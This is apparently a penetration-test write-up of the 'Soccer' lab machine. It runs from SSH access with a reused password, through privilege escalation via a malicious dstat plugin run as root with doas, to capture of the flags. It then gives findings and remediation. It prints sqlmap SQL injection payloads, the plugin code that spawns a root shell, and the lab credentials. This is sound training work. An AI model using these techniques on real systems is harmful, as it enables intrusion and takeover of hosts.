New **credential set**:

player:PlayerOftheMatch2022

During the test, connected to the system as www-data, /etc/passwd was listed to enumerate system users, one of them being player, the username match gives a signal to validate password against the system user, and is valid.

Flag — user.txt

As SSH is exposed in the target system and have valid credentials for system user, connecting via SSH:

```
ssh player@soccer.htb
```

Input password: PlayerOftheMatch2022

Connected. Get context:

```
whoami && ip a | grep inet
```

```
player@soccer:~$ whoami && ip a | grep inet
player
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Connected as player to target system soccer with IP: 10.129.56.3

Capture user flag:

```
cat /home/player/user.txt
```

```
player@soccer:~$ cat /home/player/user.txt
414bf146c0a81cc0a8e6d710f79393ab
```

user.txt: 414bf146c0a81cc0a8e6d710f79393ab

Phase 4: Privilege Escalation

Enumerating SUID binaries present on target system:

```
find / -perm -4000 2>/dev/null
```

```
player@soccer:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/powersp
```

doas is the interesting one, being an alternative for sudo.

Finding doas configuration file:

```
find / -name doas.conf 2>/dev/null
```

```
player@soccer:~$ find / -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
```

Path: /usr/local/etc/doas.conf

Read the file contents:

```
cat /usr/local/etc/doas.conf
```

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

Can execute /usr/bin/dstat as root

dstat is a tool for getting system information. Manual: <https://linux.die.net/man/1/dstat>

A section on plugins states: While **anyone can create their own dstat plugins** (and contribute them) dstat ships with a number of plugins already that extend its capabilities greatly.

Paths that may contain external dstat_*.py plugins:

```
~/.dstat/  
(path of binary)/plugins/  
/usr/share/dstat/  
/usr/local/share/dstat/
```

The last one /usr/local/share/dstat/ is found to be writable by controlled user player

Plugins are Python scripts with the name dstat_<NAME>.py.

Create malicious plugin to include malicious python code:

Malicious python code to spawn a shell:

```
import os  
  
os.system("/bin/bash")
```

Create a file in /usr/local/share/dstat/ with name pattern: dstat_<NAME>.py

Replace <NAME> placeholder with preferred name, is trivial. Example used "theplug"

```
GNU nano 4.8 /usr/local/share/dstat/dstat_theplug.py  
import os  
  
os.system("/bin/bash")
```

Run dstat as root using doas, executing the created custom plugin:

```
doas /usr/bin/dstat --theplug
```

Execute. Shell as root should spawn.

Flag — root.txt

Context:

```
whoami && ip a | grep inet
```

```
player@soccer:~$ doas /usr/bin/dstat --theplug
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favor
for alternative uses
import imp
root@soccer:/home/player# whoami && ip a | grep inet
root
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Connected as root to the target system soccer with IP: 10.129.56.3

Capture root flag:

```
cat /root/root.txt
```

```
root@soccer:/home/player# cat /root/root.txt
da9fa9a824d7a76d1681bd7a460197dc
```

root.txt: da9fa9a824d7a76d1681bd7a460197dc

5. Vulnerability Findings

5.1 [High] Default Credentials on Tiny File Manager

Severity	High
Affected Host	10.129.56.3 (soccer)
Port / Service	HTTP (port 80/tcp). Tiny File Manager 2.4.3 at /tiny/

Description

The Tiny File Manager was deployed with the vendor's documented default administrative credentials (admin:admin@123) unchanged. These defaults are published in the project's own GitHub documentation, so any attacker who fingerprints the application can authenticate without any guessing. The credentials were discoverable by identifying the application and version from the login page and its linked source repository.

Impact

An unauthenticated, remote attacker can obtain full administrative access to the file manager simply by reading public documentation. On its own this grants control over the managed file store, combined with Finding 2, it is the authentication step that enables remote code execution.

Evidence

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.


 Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()` . to generate new password hash [here](#)

To enable/disable authentication set `$use_auth` to true or false.

 Add your own configuration file [config.php](#) in the same folder to use as additional configuration file.

 To work offline without CDN resources, use [offline](#) branch

Official documentation at GitHub <https://tinyfilemanager.github.io/>. Attacker's source of credentials for Tiny File Manager login



Tiny File Manager dashboard after successful login as admin with default credential

Remediation

Change all default credentials immediately and enforce strong, unique passwords. Where possible, restrict administrative interfaces to trusted networks or place them behind additional authentication.

References

<https://tinyfilemanager.github.io/>

5.2 [Critical] Authenticated Arbitrary File Upload leading to Remote Code Execution

Severity	Critical
Affected Host	10.129.56.3 (soccer)
Port / Service	HTTP (port 80/tcp). Tiny File Manager 2.4.3, upload endpoint /tiny/uploads/


Description

Tiny File Manager 2.4.3 is affected by a publicly known vulnerability affecting versions up to and including 2.4.6 that allows an authenticated user to upload arbitrary files, including executable PHP, into an accessible directory. Because the uploaded PHP is served and executed by the web server, an attacker can upload a malicious file to execute arbitrary system commands.

Impact

Remote code execution on the web server in the context of the `www-data` account, access to all data readable by that account, and the starting point for the privilege escalation that followed. This is the most severe finding, as it converts web access into host compromise.

Evidence



Remote code execution as `www-data` account using the uploaded malicious PHP file via web browser.

```
www-data@soccer:~/html/tiny/uploads$ whoami && ip a | grep inet
whoami && ip a | grep inet
www-data
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Remote interactive session as `www-data` to target system 10.129.56.3 (soccer) after executing reverse shell payload.

Remediation

Upgrade Tiny File Manager to a patched release. Apply least privilege to the web service account. Remediating Finding 1 also raises the bar by removing trivial authentication.

5.3 [Low] Sensitive Information Disclosure via readable nginx Virtual Hosting configuration

Severity	Low
Affected Host	10.129.56.3 (soccer)
Port / Service	Local filesystem. nginx configuration (/etc/nginx/sites-enabled/)

Description

Once foothold to the system was obtained, the nginx virtual hosting configuration was readable and leaked an internal virtual host (`soc-player.soccer.htb`) not otherwise advertised. This revealed additional application surface (the ticket-checking application on the `soc-player` subdomain) that was central to the subsequent attack in Finding 4.

Impact

Disclosure of an internal subdomain and additional application functionality, expanding the available attack surface.

Evidence

```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc*
cat soc*
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;

    root /root/app/views;

    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

*Contents of /etc/nginx/sites-enabled/soc-player.htb.
Subdomain soc-players.soccer.htb*

Remediation

This is largely informational, virtual host configs are typically readable by design. The substantive control is to ensure the *applications* revealed (the soc-p layer app) are themselves secured, since obscurity of the hostname is not a security control.

References

<https://tinyfilemanager.github.io/>

5.4 [High] SQL injection in Ticket Validation Endpoint

Severity	High
Affected Host	10.129.56.3 (soccer)
Port / Service	WebSocket application (9091/tcp). soc-player.soccer.htb check/ticket-validation function

Description

The ticket-validation feature accepts a user supplied `id` value, submitted as JSON to a WebSocket endpoint on port 9091, and uses it in a database query to determine whether a ticket is valid. The `id` parameter is not safely sanitized, allowing SQL injection. The endpoint returns a valid/invalid response, and it was confirmed vulnerable to blind boolean-based and

time-based injection. Any registered user (self registration was permitted) can reach the endpoint.

Impact

An attacker can extract arbitrary data from the backend database. In this engagement, the database (soccer_db), a table (accounts), and its contents were enumerated, obtaining a valid credential for user player. Because that password was reused for a system account (see Finding 5), the injection led directly to authenticated host access and the user .txt objective. Impact includes full disclosure of database contents and, via reuse, lateral movement.

Evidence

```
sqlmap identified the following injection point(s) with a total of 374 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: {"id": "-8452 OR 4642=4642"}

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: {"id": "1234 AND (SELECT 7140 FROM (SELECT(SLEEP(5)))wMbj)"}
---
```

Injection points, types and payloads discovered by using automated tool sqlmap.

```
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id    | email                | password                | username |
+-----+-----+-----+-----+
| 1324  | player@player.htb    | PlayerOftheMatch2022   | player  |
+-----+-----+-----+-----+
```

Contents of accounts table in soccer_db database dumped using sqlmap. Credential for user player.

Remediation

Use parameterised queries / prepared statements for all database access, never concatenate user input into SQL. Apply strict server-side input validation on the id parameter (e.g. enforce expected type/format). Apply least privilege to the application's database account so a successful injection cannot read unrelated data. Consider a WAF as defence-in-depth, and ensure error/response behavior does not leak query state.

5.5 [High] Credential Reuse between Web application and System account

Severity	High
Affected Host	10.129.56.3 (soccer)
Port / Service	SSH (port 22/tcp). System user p player

Description

A credential recovered from the application database via Finding 4 (player : PlayerOfTheMatch2022) was also valid for the p player operating system account and accepted over SSH. Reusing an application password for a system login allows a single data-disclosure vulnerability to translate into interactive host access.

Impact

Conversion of database read access into an authenticated interactive shell on the host as p player, capturing the user . txt objective and providing the position from which privilege escalation to root was performed. Credential reuse was the pivot that turned Finding 4 from an information disclosure issue into host compromise.

Evidence

```
player@soccer:~$ whoami && ip a | grep inet
player
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Connected via SSH as p player to the target system 10.129.56.3 (soccer) after using password discovered on the soc-player.soccer.htb website's database.

Remediation

Enforce unique passwords across every account and service. Never share/reuse a credential between an application and system authentication.

5.6 [High] Local Privilege Escalation via doas permitted dstat binary - Abusing dstat plugin loading feature

Severity	High
Affected Host	10.129.56.3 (soccer)
Port / Service	Local doas configuration (/etc/doas.conf) and dstat (/usr/bin/dstat)

Description

The doas configuration permitted the player user to execute /usr/bin/dstat as root. dstat supports user supplied Python plugins, which it loads by name (dstat_*.py) from several directories, one of which, /usr/local/share/dstat, was writable by the controlled user. By placing a malicious plugin in that directory and invoking the permitted doas dstat --<plugin> command, the user caused root to execute arbitrary code. The weakness is the combination of a privileged execution grant on a custom plugin loading tool with a user writable plugin path, the underlying dstat plugin feature is working as designed and is not itself a flaw.

Impact

Any user covered by the doas rule can execute arbitrary commands as root, resulting in full compromise of the host and capture of the root.txt objective. Combined with the earlier chain, this completes escalation from unauthenticated network access to root.

Evidence

```
player@soccer:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/powertop
```

Finding /usr/local/bin/doas binary with sudo permissions set.

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

Reading doas configuration file /usr/local/etc/doas.conf. /usr/bin/dstat executable as root by player.


```
player@soccer:~$ doas /usr/bin/dstat --theplug
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favor
for alternative uses
import imp
root@soccer:/home/player# whoami && ip a | grep inet
root
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Shell as root to target system 10.129.56.3 (soccer) after using doas to execute attacker created plugin (theplug) with dstat.

Remediation

Do not grant privileged (doas/sudo) execution rights on tools that load external plugins, scripts, or libraries unless the load paths are fully controlled and non writable by low-privileged users. If dstat execution as root is genuinely required, restrict its plugin directories so none are user writable, and scope the doas rule as narrowly as possible.

References

<https://linux.die.net/man/1/dstat>

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
10.129.56.3 (http://soccer.htb/tiny/)	admin	admin@123	Tiny File Manager admin
10.129.56.3 (System account)	player	PlayerOftheMatch2022	SSH doas

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.56.3	user.txt	414bf146c0a81cc0a8e6d710f79393ab	/home/ player/ user.txt
10.129.56.3	root.txt	da9fa9a824d7a76d1681bd7a460197dc	/root/ root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [High] Default Credentials on Tiny File Manager	Critical	Very Low	1st
5.2 [Critical] Authenticated Arbitrary File Upload leading to Remote Code Execution	High	Low	2nd
5.5 [High] Credential Reuse between Web application and System account	Medium	Low	3rd
5.4 [High] SQL injection in Ticket Validation Endpoint	High	Medium	4th
5.6 [High] Local Privilege Escalation via doas-Permitted dstat Plugin Loading feature	Medium	Medium	5th
5.3 [Low] Sensitive Information Disclosure via readable nginx Virtual Hosting configuration	High	Low	6th

8. Appendix

Proof of Compromise

```
www-data@soccer:~/html/tiny/uploads$ whoami && ip a | grep inet
whoami && ip a | grep inet
www-data
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Remote interactive session as www-data to target system 10.129.56.3 (soccer) after executing reverse shell payload.

```
player@soccer:~$ whoami && ip a | grep inet
player
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Connected via SSH as player to the target system 10.129.56.3 (soccer) after using password discovered on the soc-player.soccer.htb website's database.

```
player@soccer:~$ cat /home/player/user.txt
414bf146c0a81cc0a8e6d710f79393ab
```

Captured user.txt flag. Value: 414bf146c0a81cc0a8e6d710f79393ab

```
player@soccer:~$ doas /usr/bin/dstat --theplug
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favor
for alternative uses
import imp
root@soccer:/home/player# whoami && ip a | grep inet
root
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Shell as root to target system 10.129.56.3 (soccer) after using doas to execute attacker created plugin (theplug) with dstat.

```
root@soccer:/home/player# cat /root/root.txt
da9fa9a824d7a76d1681bd7a460197dc
```

Captured root.txt flag. Value: da9fa9a824d7a76d1681bd7a460197dc